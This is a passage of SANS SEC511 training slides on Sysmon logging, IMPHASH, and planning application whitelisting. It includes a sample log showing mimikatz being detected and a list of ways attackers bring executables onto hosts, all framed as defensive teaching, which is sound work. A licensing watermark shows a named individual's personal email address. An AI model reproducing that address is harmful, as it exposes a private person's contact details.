This release of Sysmon adds DNS query logging, reports OriginalFileName in process create and load image events, adds ImageName to named pipe events, logs pico process creates and terminates, and fixes several bugs.³

References:

[1] Sysmon – Windows Sysinternals | Microsoft Docs, <https://sec511.com/7m>

[2] Update: Sysmon v4, Procdump v8, Sigcheck v2.51, <https://sec511.com/7l>

[3] Ibid.

Sysmon: Application Monitoring

Freely available from Microsoft

- Could ease introduction into some environments

Integrates cleanly into most SIEM or Windows Event Collection environments by logging to Windows Event Log:



Applications and Services Logs/ Microsoft/Windows/Sysmon/Operational

Sysmon can automatically generate hashes of all (or selected) binaries that run on a system

- Allows submission to services such as VirusTotal
- Or a belt-and-suspenders detective whitelisting process...

Sysmon: Application Monitoring

Sysmon provides tremendous capability for increasing visibility of endpoints to support application monitoring. The fact that it is free and comes from Microsoft reduces some of the push back on installing Sysmon throughout an environment. The first feature that folks become familiar with is the robust process logging capabilities. Note that even if systems have not been configured to log full command lines, Sysmon will, by default, log the full command line for any processes created. But wait, there's more.... Not only do you get the full command line, you can also get the hash of the process to integrate with VirusTotal or threat intelligence capabilities.

Though we are working toward application whitelisting, and bring up Sysmon in the context of its application monitoring features, it affords us much more than just process-related features. In truth, Sysmon could be considered a HIDS, (Host Intrusion Detection System) or even provide major elements of what could be a homegrown EDR (Endpoint Detection and Response) or UBE function.

Creator of Sysmon, Mark Russinovich, highlights in a recent RSA talk how Sysmon offers visibility designed to facilitate threat hunting.²

References:

[1] Where The World Talks Security | RSA Conference, <https://sec511.com/7q>

[2] Ibid.

Sysmon Capabilities

Microsoft aggressively updates Sysmon, so look for new versions/features added regularly

Key capabilities include logging Event ID in parentheses:

Process

Process creation (1), Driver loads (6), Image/DLL loads (7), CreateRemoteThread (8), Named Pipes (17/18)

Network

Connection (3) hostname, IP, port, PID, DNS query (22)

Registry

Key/value creation or deletion (12), and modification (13)

File

Create time modification (2), File create (11), ADS create (15)

WMI

Event filter activity (19), consumer activity (20), consumer filter activity (21)

Sysmon Capabilities

Key SysMon Event IDs

ID	Tag	Event
1	ProcessCreate	Process Create
2	FileCreateTime	File creation time
3	NetworkConnect	Network connection detected
5	ProcessTerminate	Process terminated
6	DriverLoad	Driver Loaded
7	ImageLoad	Image loaded
8	CreateRemoteThread	CreateRemoteThread detected
9	RawAccessRead	RawAccessRead detected
10	ProcessAccess	Process accessed
11	FileCreate	File created

ID	Tag	Event
12	RegistryEvent	Registry object added or deleted
13	RegistryEvent	Registry value set
14	RegistryEvent	Registry object renamed
15	FileCreateStreamHash	File stream created
17	PipeEvent	Named pipe created
18	PipeEvent	Named pipe connected
19	WmiEvent	WmiEventFilter activity detected
20	WmiEvent	WmiEventConsumer activity detected
21	WmiEvent	WmiEventConsumerToFilter activity detected
22	DNSEvent	DNS query detected

Reference:

Sysmon – Windows Sysinternals | Microsoft Docs, <https://sec511.com/7m>

Sysmon Syntax

sysmon -i

- Install sysmon service and driver

sysmon -c

- Print current configuration

sysmon -c config.xml

- Load configuration from XML file

sysmon -l

- Log modules (may impact system performance due to high number of events)

sysmon -n

- Log network connections

sysmon -? config

- List detailed configuration help

Full syntax described in notes

Sysmon Syntax

Install: Sysmon.exe -i <configfile> [-h <[sha1|md5|sha256|imphash|*]>] [-n [<process>]] [-l (<process>)]

Config: Sysmon.exe -c <configfile> [--|[-h <[sha1|md5|sha256|imphash|*]>] [-n [<process>]] [-l [<process>]]]

Uninstall: Sysmon.exe -u

-c Update configuration of an installed Sysmon driver or dump the current configuration if no other argument is provided. Optionally take a configuration file.

-h Specify the hash algorithms used for image identification (default is SHA1). It supports multiple algorithms at the same time. Configuration entry: HashAlgorithms.

-i Install service and driver. Optionally take a configuration file.

-l Log loading of modules. Optionally take a list of processes to track.

-m Install the event manifest (done on service install as well).

-n Log network connections. Optionally take a process list to track.

-r Check for signature certificate revocation.

-s Print configuration schema definition.

-u Uninstall service and driver.

Reference:

Sysmon – Windows Sysinternals | Microsoft Docs, <https://sec511.com/7m>

Example Sysmon XML Configuration

```
<Sysmon schemaversion="4.1">
  <!-- Capture all hashes -->
  <HashAlgorithms>*</HashAlgorithms>
  <EventFiltering>
    <!-- Log all drivers except if the signature -->
    <!-- contains Microsoft or Windows -->
    <DriverLoad onmatch="exclude">
      <Signature condition="contains">microsoft</Signature>
      <Signature condition="contains">windows</Signature>
    </DriverLoad>
    <!-- Do not log process termination -->
    <ProcessTerminate onmatch="include" />
    <!-- Log network connection if the destination port equal 443 -->
    <NetworkConnect onmatch="include">
      <DestinationPort>443</DestinationPort>
    </NetworkConnect>
  </EventFiltering>
</Sysmon>
```

Example Sysmon XML Configuration

You may view this file locally: It's in `\labs\sysmon-config-basic.txt` on your Windows 10 VM.

Supported hash types are SHA1 (default), MD5, SHA256, or IMPHASH.

The above syntax is from sysmon itself; you may see this (and more) by opening a PowerShell window and typing:

```
PS C:\> sysmon -? config
```

Reference:

Sysmon – Windows Sysinternals | Microsoft Docs, <https://sec511.com/7m>

IMPHASH: Hash++

Our previously Sysmon config showed the following

```
<HashAlgorithms>*</HashAlgorithms>
```

- Generate all the hashes Sysmon understands: MD5, SHA1, SHA256, and...
IMPHASH – *Wait, what is that one???*

IMPHASH (import hash), popularized by Mandiant,¹ was designed specifically for detect/response capabilities, not just integrity

- Rather than simply taking a cryptographic hash of a file, an IMPHASH hashes an executable's function or API imports from DLLs²

Because of the way a PE's import table is, we can use the imp hash value to identify related malware samples³

IMPHASH: Hash++

Sysmon supports expected traditional hashing algorithms MD5, SHA1, and SHA256. Additionally, since early versions of Sysmon, the tool supports a rather different style of hash, IMPHASH. Traditional algorithms calculate a hash based on the exact and complete file itself. If even a single bit has changed in the source, then the MD5, SHA1, or SHA256 hash would be different. That is awesome for integrity purposes and in cases of seeing the exact same file, malware, or executable being used.

Assume an adversary makes slight modifications to the payload they are using between campaigns, perhaps referencing a new C2 domain. The traditional hash would not help us at all. IMPHASH works with the PE (portable executable) format and creates a hash based on the name and order APIs/functions imported from DLLs. We can use IMPHASH "to search for new, similar samples that the same threat group may have created and used."⁴

Folks at Japan CERT have taken the ideas of IMPHASH and coupled it with the concept of fuzzy hashing to create impfuzzy.⁵ For additional background and understanding of the idea of fuzzy hashing (as well as piecewise hashing and rolling hash), check out Jesse Kornblum's outstanding presentation.⁶

References:

[1][2][3][4] Tracking Malware with Import Hashing, <https://sec511.com/70>

[5] JPCERT/CC Blog: Classifying Malware Using Import API and Fuzzy Hashing – impfuzzy – <https://sec511.com/8n>

[6] Fuzzy Hashing, <https://sec511.com/72>

Sysmon Event Filtering

- The EventFiltering Section allows inclusion or exclusion of events
- The following event filters enable logging of drivers, but **exclude** logging drivers loaded with "Microsoft" or "Windows" in the signature:

```
<DriverLoad onmatch="exclude">  
  <Signature condition="contains">microsoft</Signature>  
  <Signature condition="contains">windows</Signature>  
</DriverLoad>
```

- The following event filter **includes** traffic sent to port 443

```
<NetworkConnect onmatch="include">  
  <DestinationPort>443</DestinationPort>  
</NetworkConnect>
```

Sysmon Event Filtering

The EventFiltering Section allows inclusion or exclusion of events.

The following event filters exclude drivers with "Microsoft" or "Windows" in the signature:

```
<DriverLoad onmatch="exclude">  
  <Signature condition="contains">microsoft</Signature>  
  <Signature condition="contains">windows</Signature>  
</DriverLoad>
```

The following event filter includes traffic sent to port 443:

```
<NetworkConnect onmatch="include">  
  <DestinationPort>443</DestinationPort>  
</NetworkConnect> </EventFiltering>
```


Sysmon Event Filtering II

- *If the value is 'include', it means only matched events are included. If it is set to 'exclude', the event will be included except if a rule match.*¹
- This means an "include" filter with no matches will disable filtering:


```
<ProcessTerminate onmatch="include" />
```

 - Will only log matches, and there are none
 - See notes for details
- The reverse is true for exclude filters with no matches
 - Will log everything (nothing is excluded)

Sysmon Event Filtering II

As discussed on the previous slide, this will log traffic to port 443 only:

```
<NetworkConnect onmatch="include">
  <DestinationPort>443</DestinationPort>
</NetworkConnect> </EventFiltering>
```

Include means log if there is a match.

That means an include with no matches disables logging:

```
<NetworkConnect onmatch="include" />
```

Note the "/" before the closing ">". That opens and closes the NetworkConnect filter with no matches listed. Because nothing is matched, nothing is logged.

Reference:

[1] Sysmon – Windows Sysinternals | Microsoft Docs, <https://sec511.com/7m>

Detecting Unusual and Unsigned Drivers and Images with Sysmon

- Note the two sysmon event logs on the right
- One is signed (by Microsoft)
- One isn't!

```
Administrator: C:\Users\Public\Desktop\powershell.exe
TimeCreated : 10/8/2015 3:51:39 PM
ProviderName : Microsoft-Windows-Sysmon
Id : 7
Message : Image loaded:
UtcTime: 2015-10-08 19:51:39.610
ProcessGuid: {90E22FD2-C94B-5616-0000-001003E5D742}
ProcessId: 1480
Image: C:\Windows\System32\Taskmgr.exe
ImageLoaded: C:\Windows\System32\VEEventDispatcher.dll
Hashes: SHA1=A08AEAA01483641EAF4EAD7EAF4A08519BEAAC05
Signed: true
Signature: Microsoft Windows
```

```
Administrator: C:\Users\Public\Desktop\powershell.exe
TimeCreated : 10/8/2015 3:27:05 PM
ProviderName : Microsoft-Windows-Sysmon
Id : 7
Message : Image loaded:
UtcTime: 2015-10-08 19:27:05.340
ProcessGuid: {90E22FD2-C389-5616-0000-001009A7183E}
ProcessId: 4480
Image: C:\Users\student\AppData\Local\Temp\mimikatz.exe
ImageLoaded: C:\Users\student\AppData\Local\Temp\mimikatz.exe
Hashes: SHA1=498838060604554538862F813B16D593E01F301A
Signed: false
Signature:
```

Detecting Unusual and Unsigned Drivers and Images with Sysmon

Sysmon can log loaded images (.EXE and .DLL) and loaded drivers (.SYS). Images and drivers will be signed in most cases.

Note the two images shown above. One shows a legitimate DLL loaded by Taskmgr.exe, which is signed by "Microsoft Windows." The other is Mimikatz, which is unsigned.

We will discuss Mimikatz later in 511.4 and will use Sysmon hands-on in the next lab.

Belt-and-Suspenders Detective Whitelisting Process

- Centralize Sysmon event logs via your SIEM or event log collector (more on this in 511.5)
- Collect SHA1 hashes (and others if desired) of every process launched on critical systems
 - SHA1 is supported by both VirusTotal and the National Software Reference Library (described in the next section)
- Whitelist (ignore) known good binaries
- Alert/investigate unknown binaries
- Whitelisting is superior, but this is a great middle step
 - And the price is right!

Belt-and-Suspenders Detective Whitelisting Process

We will discuss sources of hashes for known good binaries in the upcoming application whitelisting section. One great (and free) source that we will discuss is the National Software Reference Library (NSRL):

The NSRL RDS contains metadata on computer files which can be used to uniquely identify the files and their provenance. For each file in the NSRL collection, the following data are published:

- *Cryptographic hash values (MD5 and SHA-1) of the file's content. These uniquely identify the file even if, for example, it has been renamed.*
- *Data about the file's origin, including the software package(s) containing the file and the manufacturer of the package.*
- *Other data about the file, including its original name and size.¹*

Reference:

[1] NSRL Introduction | NIST, <https://sec511.com/8h>

DeepWhite

- DeepWhite (created by the course authors) performs detective executable whitelisting
 - Parses the following Sysmon events: process creation (1), Driver loads (6), and Image/DLL loads (7)
 - Can also submit a list of hashes from a CSV file
- It auto-submits non-whitelisted hashes to VirusTotal using @darkoperator's Posh-VirusTotal¹
 - Requires free VirusTotal personal API key² (which is limited to 4 queries/minute)
- DeepWhite submits hashes every 15 seconds
- Available at: <https://github.com/sans-blue-team/DeepBlueCLI>³

DeepWhite

DeepWhite is a PowerShell framework that submits SHA256 hashes to VirusTotal. It uses a VirusTotal API key, a personal (free) key may submit four queries per minute.

DeepWhite can harvest SHA256 hashes from the following Sysmon events: process creation (1), Driver loads (6), and Image/DLL loads (7). It may also simply submit a list of SHA256 hashes from a file.

DeepWhite also supports a whitelist, which may be generated directly via PowerShell:

```
PS:\> Get-ChildItem c:\windows\system32 -Include
'*.exe','*.dll','*.sys','*.com' -Recurse | Get-FileHash | Export-Csv -
Path whitelist.csv
```

References:

[1] GitHub – darkoperator/Posh-VirusTotal: PowerShell Module to Interact with VirusTotal, <https://sec511.com/bh>

[2] Public API version 2.0 – VirusTotal, <https://sec511.com/bk>

[3] GitHub – Sans Blue Team – DeepBlueCLI, <https://sec511.com/bj>

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- **Day 4: Endpoint Security Architecture**
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

ENDPOINT SECURITY ARCHITECTURE

1. Endpoint Security Architecture Overview
2. Windows Endpoints
3. Patching
4. Secure Baseline Configuration
5. EMET and Windows Defender Exploit Guard
6. Application Monitoring and Sysmon
7. **Exercise: Sysmon**
8. Application Whitelisting
9. Administrative Accounts
10. Privilege Monitoring
11. **Exercise: Autoruns**
12. Privilege Reduction
13. Authentication
14. Security Support Provider
15. Post-Authentication
16. Advanced Authentication Attacks
17. Endpoint Protection Platforms (EPP)
18. Endpoint Detection and Response (EDR)
19. Day 4 Summary
20. **Exercise: AppLocker**

Course Roadmap

Next up is a Sysmon exercise.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020



Exercise 4.1: Sysmon

SEC511 Workbook: Sysmon

Please go to Exercise 4.1 in the 511 Workbook.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- **Day 4: Endpoint Security Architecture**
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

ENDPOINT SECURITY ARCHITECTURE

1. Endpoint Security Architecture Overview
2. Windows Endpoints
3. Patching
4. Secure Baseline Configuration
5. EMET and Windows Defender Exploit Guard
6. Application Monitoring and Sysmon
7. Exercise: Sysmon
- 8. Application Whitelisting**
9. Administrative Accounts
10. Privilege Monitoring
11. Exercise: Autoruns
12. Privilege Reduction
13. Authentication
14. Security Support Provider
15. Post-Authentication
16. Advanced Authentication Attacks
17. Endpoint Protection Platforms (EPP)
18. Endpoint Detection and Response (EDR)
19. Day 4 Summary
20. Exercise: AppLocker

Course Roadmap

The next section is on Application Whitelisting.

CIS 2.7: Utilize Application Whitelisting

Utilize application whitelisting technology on all assets to ensure that only authorized software executes and all unauthorized software is blocked from executing on assets.¹



CIS 2.7: Utilize Application Whitelisting

Discussion of the use of application whitelisting continues:

Features that implement whitelists are included in many modern endpoint security suites and even natively implemented in certain versions of major operating systems. Moreover, commercial solutions are increasingly bundling together anti-virus, anti-spyware, personal firewall, and host-based intrusion detection systems (IDS) and intrusion prevention systems (IPS), along with application white and black listing. In particular, most endpoint security solutions can look at the name, file system location, and/or cryptographic hash of a given executable to determine whether the application should be allowed to run on the protected machine. The most effective of these tools offer custom whitelists based on executable path, hash, or regular expression matching. Some even include a gray list function that allows administrators to define rules for execution of specific programs only by certain users and at certain times of day.²

References:

[1] CIS Controls, <https://sec511.com/2k>

[2] Ibid.

Application Whitelisting

One element of the previous section focused on software inventory

- This provided a significant potential security boon

If we know what software has been confirmed to be authorized, we can look for deviations

- The list of confirmed authorized or known-good represents our **whitelist**

Anything beyond the known-good list, at the very least, requires exception handling

- Hopefully, malware will not make it as an approved exception

Application Whitelisting

Building upon our previous software inventory can result in tremendous security value. At the end of the software inventory, there was an implied review of the inventoried software to determine whether it was authorized, and moreover, necessary.

Developing a solid, vetted, inventory of software is necessarily a time-consuming process, but also one that often results in the discovery and subsequent removal of malicious, suspicious, or simply even unnecessary software.

Conceptually, this serves as the underlying basis for our application whitelist. We want to allow a list of known-good software, which has been vetted and deemed approved. Anything beyond that list should be blocked, or, at the very least, considered suspicious until handled.

Application (not file) Whitelist

- To be clear, this security control is not concerned with regular-old files
 - The whitelist doesn't care whether that critical spreadsheet has changed (File Integrity Monitoring)
- In fact, application whitelisting doesn't even care if a new malware binary is dropped into System32
 - Becomes relevant to application whitelisting once that binary tries to run
- The focus is on executables, applications, and binaries once they attempt execution
- Those files that execute code are in-scope

Application (not file) Whitelist

We all must appreciate application whitelisting's capabilities and shortcomings. The app whitelist does not provide direct benefits regarding the confidentiality or integrity of data. However, it does provide substantial indirect benefits on these fronts.

Even more surprising to some is that application whitelisting typically does not even help with malicious executables being written to a compromised system. Sounds odd, but the overt point of app whitelisting is to prevent someone from successfully executing that binary and does not deal directly with the placement of said malicious binary on the system in the first place.

The Whitelist

- We need to build the whitelist of known-good executables
- Once we have the list though, how do we determine if the file attempting execution is actually on the list?
 - Abe Froman, Sausage King of Chicago, issue
- What happens if malware is named lsass.exe or svchost.exe? Should it magically become trusted?
 - For some poor configurations, the answer is yes

The Whitelist

At the highest level, the whitelisting process involves building the list of known and vetted applications, and then subsequently monitoring to see if a binary attempting to execute matches one on the list.

Conceptually simple, the devil is in the details. Imagine you have put in the time and effort to build and verify that the whitelist includes nothing more or less than exactly what is needed. Now, along comes malware trying to execute. How do you actually determine if the malware is or is not on the list?

What happens if the malware in question is named lsass.exe? Just because the name matches one on the list, should it run? I refer to this as the Abe Froman, Sausage King of Chicago, issue, which is a reference to *Ferris Bueller's Day Off*.¹

Poorly configured whitelists could actually allow malware to execute if there is even a simple name match. How we actually determine whether an executable is a match for one on the WL or not is actually a fairly significant issue in application whitelisting.

Reference:

[1] Urban Dictionary: Abe Froman, <https://sec511.com/81>

Whitelist Integrity

Depending upon the software, whitelist integrity checking can be performed using various approaches

- Filename
- Full path + Filename
- Publisher
- MD5 hash
- SHA256 hash
- Digital Signature

Choose wisely here; this has serious implications

Whitelist Integrity

The point at which software determines whether a file matches one on the whitelist or not is critical. If the whitelist is configured poorly, malware could possibly bypass this control with relative ease.

However, if it is configured to the more hardcore end of the spectrum, then the administrative burden of maintaining the whitelist itself can cause issues. This is true for filenames through SHA256 hash, but changes for digital signatures. As we will discuss shortly: Digital signatures can be both the strongest **and** the easiest to administer.

Below is a quick list of items that can be compared to determine whether there is a whitelist match or not.

- Filename
- Full path + Filename
- Publisher
- MD5 hash
- SHA256 hash
- Digital Signature

Typical Flow of Executables

- Once the list has been created, it will require administration and ongoing maintenance
- Need to allow for patching (of course)
 - But, still need the security benefit of blocking unknown/untrusted
- One key to this is understanding the typical innocuous flow of executables in your environment
- And also, the path of least resistance for introduction of malicious executables

Typical Flow of Executables

One area that can prove helpful is addressing the way in which systems can—and also how they should—receive executables. Unfortunately, our whitelist is not and cannot be static. Binaries will be updated over time.

We need to allow for patching/updating of the executables, and associated whitelist entries, while simultaneously blocking the malicious attempts to bypass whitelisting.

A helpful approach can be considering the vector by which new executables are introduced to the system intentionally and also by adversaries.

Acquiring Innocuous Binaries

Do desktops download their own patches?

- They shouldn't—for both performance and security reasons

Do servers download executables directly?

- Oh, calculator upside-down *7734* no. They better not!

Most endpoints should only ever receive new/updated executables from the patch management solution

- Further, this code should, hopefully, be signed by the original vendor

Acquiring Innocuous Binaries

How do our users' systems obtain executables in the first place?

Do desktops download their own patches from the internet? They shouldn't for both performance and security reasons. For example, we do not want 10,000 people all trying to download the same 100 MB installer or update.

What about our servers: Should they be downloading their own executables from the internet? Not a chance.

The overwhelming majority of endpoints should only ever receive brand new or potentially updated binaries directly from the patch management solution we have in house. If the executable is new, then ideally the installation will be deployed by our patch management or systems management solution.

Evil Executable Propagation

After initial compromise, how do adversaries get evil executables onto boxes?

- Email attachment (not anymore)
- Download via HTTP/HTTPS
- Download via TFTP/FTP
- Download via DNS
- Download via SMB
- Download via whatever you allow outbound
- Pivoted distribution from compromised host
- Removable media (USB)

Evil Executable Propagation

The expectation is that our systems will simply get updated software via the patch management or system management (perhaps SCCM). So, how do all those potentially evil executables make their way to our systems?

- Email attachment (not anymore)
- Download via HTTP/HTTPS
- Download via TFTP/FTP
- Download via DNS
- Download via SMB
- Download via whatever you allow outbound
- Pivoted distribution from compromised host
- Removable media (USB)

Identification of Source

- Via the network, we could potentially detect/prevent the non-innocuous executable propagation
- Alternate Data Stream zone identifier that indicates the network “zone”
 - Local Computer—`Zone.Identifier:$Data == 0`
 - Local Network—`Zone.Identifier:$Data == 1`
 - Trusted—`Zone.Identifier:$Data == 2`
 - Internet—`Zone.Identifier:$Data == 3`
 - Restricted—`Zone.Identifier:$Data == 4`
- To find all files with the `Zone.Identifier` ADS

```
C:\> dir /R /s | find "Zone.Identifier"
```

Identification of Source

One interesting way to potentially identify the source of an executable on Windows NTFS partitions is through the `Zone.Identifier` Alternate Data Stream (ADS). This is an alternate data stream automatically attached to a file by Windows. The point of the `Zone.Identifier` is to indicate the zone of trust from which the particular file was acquired.

An extremely interesting aspect of ADS is that they can follow a file wherever it moves (as long as it moves from one NTFS-supporting source to another). What this means is that an executable sourced from the internet that gets dropped into Windows/System32 could stand out like a sore thumb, if you know how to look at these.

On recent versions of Windows, you can simply use `dir /r` to see ADS


```
C:\> dir /R /s | find "Zone.Identifier"
```

Subsequently, `more` or `notepad` could be used to actually view the ADS.

Reference:

Alternate Data Streams in NTFS, <https://sec511.com/7d>

Zone.Identifier



The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt". The user is in the directory `d:\Users\Apollo\Downloads`. They run the command `dir /r packets.xls`, which shows a file named `packets.xls` with a size of 235,008 bytes. The file's alternate data stream (ADS) is listed as `26 packets.xls:Zone.Identifier:$DATA`. The user then runs `more < packets.xls:Zone.Identifier:$DATA`, which displays the content `[ZoneTransfer]` and `ZoneId=3`. A blue box highlights the file name and size, with an arrow pointing to a text box that says "File sourced from the internet". A red box highlights the ADS path, and another red box highlights the output of the `more` command.

```
Administrator: Command Prompt
d:\Users\Apollo\Downloads>dir /r packets.xls
Volume in drive D is Data2
Volume Serial Number is 721B-95BC

Directory of d:\Users\Apollo\Downloads

03/08/2014  05:58 PM                235,008 packets.xls
                26 packets.xls:Zone.Identifier:$DATA
     1 File(s)                235,008 bytes
     0 Dir(s)  128,744,681,472 bytes free

d:\Users\Apollo\Downloads>more < packets.xls:Zone.Identifier:$DATA
[ZoneTransfer]
ZoneId=3

d:\Users\Apollo\Downloads>
```

Zone.Identifier

Above, we see an example of using `dir` to see the Alternate Data Stream (ADS) exists. Afterward, the `more` command is used to determine the contents of the ADS.

The commands run were:

```
C:> dir /r packets.xls
```

```
C:> more < packets.xls:Zone.Identifier:$DATA
```

Whitelisting Administrative Overhead

- Operations and maintenance of application whitelisting can be significant
 - Trusting (specific) vendor-signed binaries can greatly ease the rollout of application whitelisting
- Application whitelisting requires detail-oriented and comprehensive project planning
 - Failure to sufficiently plan often leads to failed or reduced capability deployments
- A phased deployment can be useful to reduce the initial pain
 - We employ a three-phase methodology

Whitelisting Administrative Overhead

While application whitelisting can be a huge boon to increasing the overall security posture of our endpoints, it is not without its own inherent difficulties.

Application whitelisting typically requires significant operations and maintenance dedication. While the initial build-out will typically be the most onerous part of the task, many organizations fail to realize the extent of the ongoing burden.

To better facilitate moving toward a long-term sustainable application whitelisting environment, we posit a three-phased approach.

Phase 0: Whitelist Building

- Goal: Determine the authorized executables for your organization/systems
- Potential starting points:
 - National Software Reference Library (NSRL)
 - Capture all executables on fielded systems
 - Capture all executables on pre-fielded images
 - Choose to trust signed binaries by specific vendors (such as Microsoft)
- Each of these approaches has advantages and drawbacks that should be understood

Phase 0: Whitelist Building

The very first phase, phase 0, involves the initial building of the application whitelist itself. Though it is conceptually simple, caution should be exercised here with the approach taken.

Over the coming slides, we will discuss the advantages and disadvantages associated with using the National Software Reference Library, capturing all executables on fielded systems, capturing all executables on pre-fielded systems, and trusting signed binaries by specific vendors (such as Microsoft). Each of these has pros and cons when serving as the source of initial whitelisting.

NSRL RDS (Reference Dataset)

- **Advantage:** Easy to gather binaries without having to touch those icky deployed systems
- **Disadvantage:** Does this generic list include all the software your organization uses?
- **Disadvantage:** Only updated four times/year
- **Disadvantage:** Will not include your custom applications

NSRL RDS (Reference Dataset)

NIST maintains the National Software Reference Library (NSRL). The purpose of the NSRL is to collect and maintain known files from software and operating systems and provide them as a Reference Dataset (RDS). The expected way that the RDS gets used/consumed is to ease the burden when reviewing files on an acquired system for forensics.

Regardless of the anticipated use-case, we can also leverage the NSRL RDS to provide a starting point for our whitelist. There are advantages and disadvantages to this approach:

Advantage: Easy to gather binaries without having to touch those icky deployed systems

Disadvantage: Does this generic list include all the software your organization uses?

Disadvantage: Only updated four times/year

Disadvantage: Will not include your custom applications

Reference:

National Software Reference Library (NSRL) | NIST, <https://sec511.com/8g>

Fielded-System Executables

- **Advantage:** Unlike NSRL approach, this approach can identify binaries used in your org that are legit, but not typical of every org
- **Disadvantage:** What if the system has “after-market” user binaries?
 - Hopefully, this isn’t possible, but it likely is
- **Disadvantage:** What if the system already has “after-market” malicious binaries?
 - That is now your known-good EVIL

Fielded-System Executables

One of the most significant disadvantages of leveraging the NSRL RDS is that it is necessarily not tailored at all to your organization’s particular application environment, but rather is completely generic.

The other end of the spectrum for phase 0 development of the whitelist involves capturing representative binaries from fielded systems that are currently known working. Naturally, there are both advantages and disadvantages to this approach:

Advantage: Can identify binaries used in your organization that are needed but not necessarily found in every other organization

Disadvantage: The system could have “after-market” user binaries that have not been vetted/approved

Disadvantage: The system could already include malicious binaries, now whitelisted

Pre-Fielded System Executables

- **Advantage:** Like the fielded system, it includes software leveraged in your organization
- **Advantage:** Unlike the fielded system, the unfielded image is less likely to have “after-market” user binaries or malware
- **Disadvantage:** This approach is limited by how strong your builds are
 - We have already hammered home the importance of a strong baseline security configuration

Pre-Fielded System Executables

Between using the NSRL RDS on one end of the spectrum and fielded systems on the other end of the spectrum exists the possibility of using pre-fielded system executables.

This approach too has its own advantages and disadvantages when considered as the initial source of whitelist:

Advantage: Like the fielded system, it includes software leveraged in your organization

Advantage: Unlike the fielded system, the unfielded image is less likely to have “after-market” user binaries or malware

Disadvantage: This approach is limited by how strong your builds are

Trusting Signed Binaries by Specific Vendors

- **Advantage:** One rule may whitelist hundreds or thousands of binaries signed by a specific vendor
- **Advantage:** Patches and software updates by the same vendor are also (very likely to be) automatically whitelisted
- **Disadvantage:** Not all vendors sign all software
 - For example: Microsoft signs most (99+% of their software), but some older software that is still in use (such as .NET framework software) may be unsigned

Trusting Signed Binaries by Specific Vendors

This approach makes application whitelisting considerably easier to deploy, and should be strongly considered. Signed binaries are not only cryptographically more secure than simple hashes (as we will discuss shortly), but they also verify the integrity of the file itself.

Advantage: One rule may whitelist hundreds or thousands of binaries signed by a specific vendor

Advantage: Patches and software updates by the same vendor are also (very likely to be) automatically whitelisted

Disadvantage: Not all vendors sign all software

- For example: Microsoft signs most (99+% of their software), but some older software that is still in use (such as .NET framework software) may be unsigned

NIST Special Publication 800-167: Guide to Application Whitelisting

*Choosing attributes is largely a matter of achieving the right balance of security, maintainability, and usability. Simpler attributes such as file path, filename, and file size should not be used by themselves unless there are strict access controls in place to tightly restrict file activity, and even then there are often significant benefits to pairing them with other attributes. **A combination of digital signature/publisher and cryptographic hash techniques generally provides the most accurate and comprehensive application whitelisting capability**, but usability and maintainability requirements can put significant burdens on the organization.¹*

NIST Special Publication 800-167: Guide to Application Whitelisting

NIST describes digital signatures:

***Digital signature or publisher.** Application files are increasingly being digitally signed by their publishers. A digital signature provides a reliable, unique value for an application file that is to be verified by the recipient to ensure that the file is legitimate and has not been altered. Unfortunately, many application files are not yet signed by their publishers, so using only publisher-provided digital signatures as attributes is generally not feasible. Some application whitelists can be based on verifying the publisher's identity instead of verifying individual digital signatures; this is based on the assumption that all applications from trusted publishers can themselves be trusted. This assumption may be faulty if the software vendor has multiple applications and the organization wants to restrict which of those applications can be executed. Also, relying on the publisher's verified identity only would allow older software versions with known vulnerabilities to be executed. However, the benefit of basing a whitelist on publisher identities is that the whitelist only needs updates when there is a new publisher (i.e., software vendor) or when a publisher updates its signature key.²*

Note that the emphasis is ours in this quote.

References:

- [1] NIST Special Publication 800-167: Guide to Application Whitelisting, <https://sec511.com/br>.
- [2] Ibid.

Hybrid Approach

Trust binaries signed by vendors used by your organization

- Microsoft, Google, Oracle, etc.

For unsigned binaries (or binaries signed by untrusted vendors)

- Start with captures of binaries that are necessary for the business
- Prefer pre-fielded system executables, but only if that is realistic for your environment

Have a process for automatically whitelisting patches/updates from known vendors (kinda like NSRL)

- Ensure this capability is easy to reproduce or WL vendor provided

Have a process for easily whitelisting binaries for individual users or, preferably, groups of users

- Example: Former students of Ed Skoudis are allowed to use Netcat

Hybrid Approach

The best approach for your organization might not be exclusively any one of the three previously identified approaches, but rather a combination of multiple approaches with a dash of ongoing customization and exceptions being anticipated.

One potential hybrid approach is to start with capturing executables on pre-fielded systems, or perhaps fielded system executables if the initial builds aren't that strong.

Then establish a process for managing the necessary whitelist updates that come from the installation of patches and updates of the whitelisted binaries.

Also, establish a process for adding custom whitelist files for specific users or, preferably, groups of users, on an as-needed basis. Ensure that someone must approve (and put their butt on the line for) these exceptions.

Phase 1: Targeted Detection

- Goal: Test the efficacy of your initial whitelist
- The targeted detection phase will help to ensure that the application whitelist isn't forever set to detect-only mode
